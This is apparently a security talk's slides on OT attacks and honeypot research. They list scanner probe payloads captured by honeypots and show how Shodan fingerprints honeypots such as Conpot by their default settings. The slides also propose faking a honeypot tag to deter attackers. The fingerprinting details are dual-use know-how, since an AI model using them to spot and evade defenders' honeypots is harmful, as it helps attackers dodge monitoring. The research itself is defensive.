
2015 Ukrainian Power Grid Cyber Attack



1.Spear phishing Email(BlackEnergy 3)

2.BlackEnergy 3 connected to C&C, and hacker stole credentials from business network

2017 TRITON Malware Attack



2018 Taiwan TSMC Malware Attack

8/3


- New Machine(Infected) Installation
- WannaCry Attack Start form New Machine
- WannaCry expand Infection

8/4


- TSMC Publicly Confirm Malware Attack

8/6

- TSMC Production Recovery
- TSMC Estimated Loss 200 million USD




2019 LockerGoga Ransomware Attack



The well-known OT security events are mixed IT and OT attacks
The IT security is also important in OT environments

If the attacks can be stopped in the IT environment,….


The IT and OT mixed probes are also found by honeypots Internet Scanner: 60.191.0.243 (China) in May



<Top 10 payloads>

	port	payload	count
1	2404	h\x04\x07\x00\x00\x00	41
2	3128	CONNECT www.baidu.com:443 HTTP/1.0\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\nProxy-Connection: Keep-Alive\r\nContent-Length: 0\r\nHost: www.baidu.com\r\nPragma: no-cache\r\n\r\n	38
3	27017	A\x00\x00\x00:0\x00\x00\xff\xff\xff\xff\xd4\x07\x00\x00\x00\x00\x00\x00test.$cmd\x00\x00\x00\x00\x00\xff\xff\xff\xff\x1b\x00\x00\x00\x01serverStatus\x00\x00\x00\x00\x00\x00\x00\xf0?\x00	38
4	631	GET / HTTP/1.0\r\n\r\n	36
5	44818	c\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xc1\xde\xbe\xd1\x00\x00\x00\x00	35
6	1911	fox a 1 -1 fox hello\n{\nfox.version=s:1.0\nid=i:1\n};;\n	35
7	8123	CONNECT www.baidu.com:443 HTTP/1.0\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\nProxy-Connection: Keep-Alive\r\nContent-Length: 0\r\nHost: www.baidu.com\r\nPragma: no-cache\r\n\r\n	35
8	1720	GET / HTTP/1.0\r\n\r\n	34
9	515	\x04default\n	33
10	8009	\x124\x00Z\x02\x02\x00\x08HTTP/1.1\x00\x00\x01/\x00\x00\r192.168.0.100\x00\xff\xff\x00\r192.168.0.100\x00\x1fI\x00\x00\x02\xa0\x0b\x00\r192.168.0.100\x00\xa0\x06\x00\nkeep-alive\x00\xff	33

The IT and OT mixed probes are also found by honeypots Internet Scanner: 218.75.37.18 (China) in May



<Top 10 payloads>

	port	payload	count
1	2404	h\x04\x07\x00\x00\x00	39
2	1720	GET / HTTP/1.0\r\n\r\n	38
3	3128	CONNECT www.baidu.com:443 HTTP/1.0\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\nProxy-Connection: Keep-Alive\r\nContent-Length: 0\r\nHost: www.baidu.com\r\nPragma: no-cache\r\n\r\n	37
4	1723	\x00\x9c\x00\x01\x1a+	34
5	8080	GET / HTTP/1.0\r\n\r\n	33
6	1521	\x01\r\x00\x00\x01\x00\x00\x00\x019\x01,\x00\x00\x08\x00\x7f\xff\xc6\x0e\x00\x00\x01\x00\x00\xd3\x00:\x00\x00\x08\x00AA\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00(DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=51.112.12.223)(PORT=1521))(CONNECT_DATA=(SERVICE_NAME=ORCL)(CID=(PROGRAM=C:\\Program?Files\\PremiumSoft\\Navicat?Premium\\navicat.exe)(HOST=Admini-PC)(USER=Administrator))))	32
7	1911	fox a 1 -1 fox hello\n{\nfox.version=s:1.0\nid=i:1\n};;\n	32
8	8123	CONNECT www.baidu.com:443 HTTP/1.0\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\nProxy-Connection: Keep-Alive\r\nContent-Length: 0\r\nHost: www.baidu.com\r\nPragma: no-cache\r\n\r\n	28
9	20547	\xcc\x01\x00\x0b@\x02\x00\x00G\xee	28
10	902	GET / HTTP/1.0\r\n\r\n	28

Summaries

1. The honeypot detection results could be an event indicator if we can interpret them correctly.
2. The honeypot could be a channel to collect unknown malware samples.
3. The distribution of IoT exploits could be an attack trend guide.
4. The distance between IT and OT attacks are very close so that we may need to check them together for specific events.

Q&A

- Thank you ☺

One more thing….

- Based on our experience, if a honeypot is discovered by Shodan, sometimes its received attack events may drop dramatically.
- In other words, *if your server is considered as a honeypot, some attackers may skip it, and your server may become safer*.

- Is Shodan Engine ~~manipulation~~ Optimization (SEO) possible?

“Honeypot” tag in Shodan


SHODAN | tag:honeypot | Explore | Downloads | Reports | Pricing | Enterprise Access

Exploits | Maps | Share Search | Download Results | Create Report

TOTAL RESULTS

2,057

TOP COUNTRIES



United States	804
Germany	217
Japan	162
Taiwan	95
Czechia	70

TOP SERVICES

Automated Tank Gauge	416
Siemens S7	356
ElasticSearch	325
BACnet	150
Modbus	139

TOP ORGANIZATIONS

Amazon.com	302
Digital Ocean	196
University of Maryland	110
netcup GmbH	56
Microsoft Azure	56

TOP OPERATING SYSTEMS

Windows 7 or 8	6
Linux 3.x	2

TOP PRODUCTS

Gaspot	415
Conpot	347
Elastichoney	326
Niagara Fox	151
Dionaea honeypot ftpd	85

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

159.203.16.153
Digital Ocean
Added on 2019-07-08 02:35:31 GMT
Un[redacted]York
cloud honeypot

```
Data Received: 680e00000200640107002 81e00000000680e0200020064010a00281e00000000
ASDU Address: -1
```

219.100.36.35
219-100-36-35.cia.v4.open.ad.jp
SoftEther Corporation
Added on 2019-07-08 03:14:07 GMT
Jap[redacted]
honeypot

```
I20100
07/08/2019 03:14

AVIA

IN-TANK INVENTORY

TANK PRODUCT          VOLUME TC VOLUME   ULLAGE   HEIGHT    WATER     TEMP
  1  SUPER               7784      7827     9789    65.54     8.46    54.38
  2  UNLEAD              1448      1586     4817    74.87     9.41    56.03
  3  DIESE...
```

178.128.209.138
Digital Ocean
Added on 2019-07-08 02:33:40 GMT
Netherlands
cloud honeypot
[redacted]

```
HTTP/1.1 200 OK
Date: Mon, 08 Jul 2019 02:32:58 GMT
Content-Length: 287
Content-Type: text/plain; charset=utf-8
```

91.153.104.233
91-153-104-233.elisa-laajakaista.fi
Elisa Oyj
Added on 2019-07-08 02:47:24 GMT
Finland, Tampere
honeypot
[redacted]

```
SSH-2.0-Twisted
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAAAgQC2jdAE4EAAKikW6W/dDmWS/01Q1jWM6c6Ef+KpGr+jW83/
XIR2reWXeeDTIEluL20JV/P2+2bvVShNr4w8SWitcYKTpwkSgGYHo2vAQvXArx/CsRnTAP6Nwrxu
ZoLNO52fMXQWSrqs0tEvkzYXR3PcR6Cq07RN7QkYNWctCYJxdw==
Fingerprint: e7:b1:ed:ed:57:d8:d6:04:3f:27:92:d0:f7...
```

52.53.185.203
ec2-52-53-185-203.us-west-1.compute.amazonaws.com
Amazon.com
Added on 2019-07-08 03:21:12 GMT
United States, San Jose
cloud honeypot
[redacted]

```
HTTP/1.1 200 OK
Date: Mon, 08 Jul 2019 03:05:31 GMT
Content-Length: 287
Content-Type: text/plain; charset=utf-8
```

“Honeypot” tag in Shodan

- For the known honeypot, "Gaspot“, Conpot“, and "Elastichoney“, the service could be tagged as product, and Shodan recognizes it as honeypot.

102
tcp
s7

Conpot

```
Location designation of a module:
Copyright: Original Siemens Equipment
Module type: IM151-8 PN/DP CPU
PLC name: Technodrome
Module: v.0.0
Plant identification: Mouser Factory
OEM ID of a module:
Module name: Siemens, SIMATIC, S7-200
Serial number of module: 88111222
```

10001
tcp
automated-tank-gauge

Gaspot

```
I20100
07/08/2019 01:39

AVIA


IN-TANK INVENTORY

TANK PRODUCT            VOLUME TC VOLUME   ULLAGE   HEIGHT    WATER     TEMP
  1  SUPER                 1472      1652     4776    52.93     6.56    58.85
  2  UNLEAD                3922      4056     9899    41.35     4.03    58.34
  3  DIESEL                5403      5540     4760    50.70     5.53    57.08
  4  ADBLUE                2129      2313     4760    69.97     9.58    54.99
```

9200
tcp
http-simple-new

Elastichoney Version: 1.4.1

```
HTTP/1.1 200 OK
Date: Sun, 07 Jul 2019 21:32:00 GMT
Content-Length: 287
Content-Type: text/plain; charset=utf-8
```

“Honeypot” tag in Shodan

- The default settings of the known honeypot are easily identified by Shodan. The following is the example of Conpot S7 default settings

102
tcp
s7

Conpot

```
Location designation of a module:
Copyright: Original Siemens Equipment
Module type: IM151-8 PN/DP CPU
PLC name: Technodrome
Module: v.0.0
Plant identification: Mouser Factory
OEM ID of a module:
Module name: Siemens, SIMATIC, S7-200
Serial number of module: 88111222
```

<Conpot default template>

```
<key name="FacilityName">
  <value type="value">"Mouser Factory"</value>
</key>
<key name="SystemName">
  <value type="value">"Technodrome"</value>
</key>
```

```
<key name="s7_id">
  <value type="value">"88111222"</value>
</key>
```

Is Shodan Engine ~~manipulation~~ Optimization (SEO) possible?

167.71.1 View Raw Data

Honeypot Industrial Control System

Country	United States
Organization	The Associated Press
ISP	The Associated Press
Last Update	2019-08-20T08:44:17.961268

167.71.1 View Raw Data

Country	United States
Organization	The Associated Press
ISP	The Associated Press
Last Update	2019-08-21T07:29:53.554718

The PoC code for fake honeypot

- https://github.com/PatrickK-TM/Dev-HP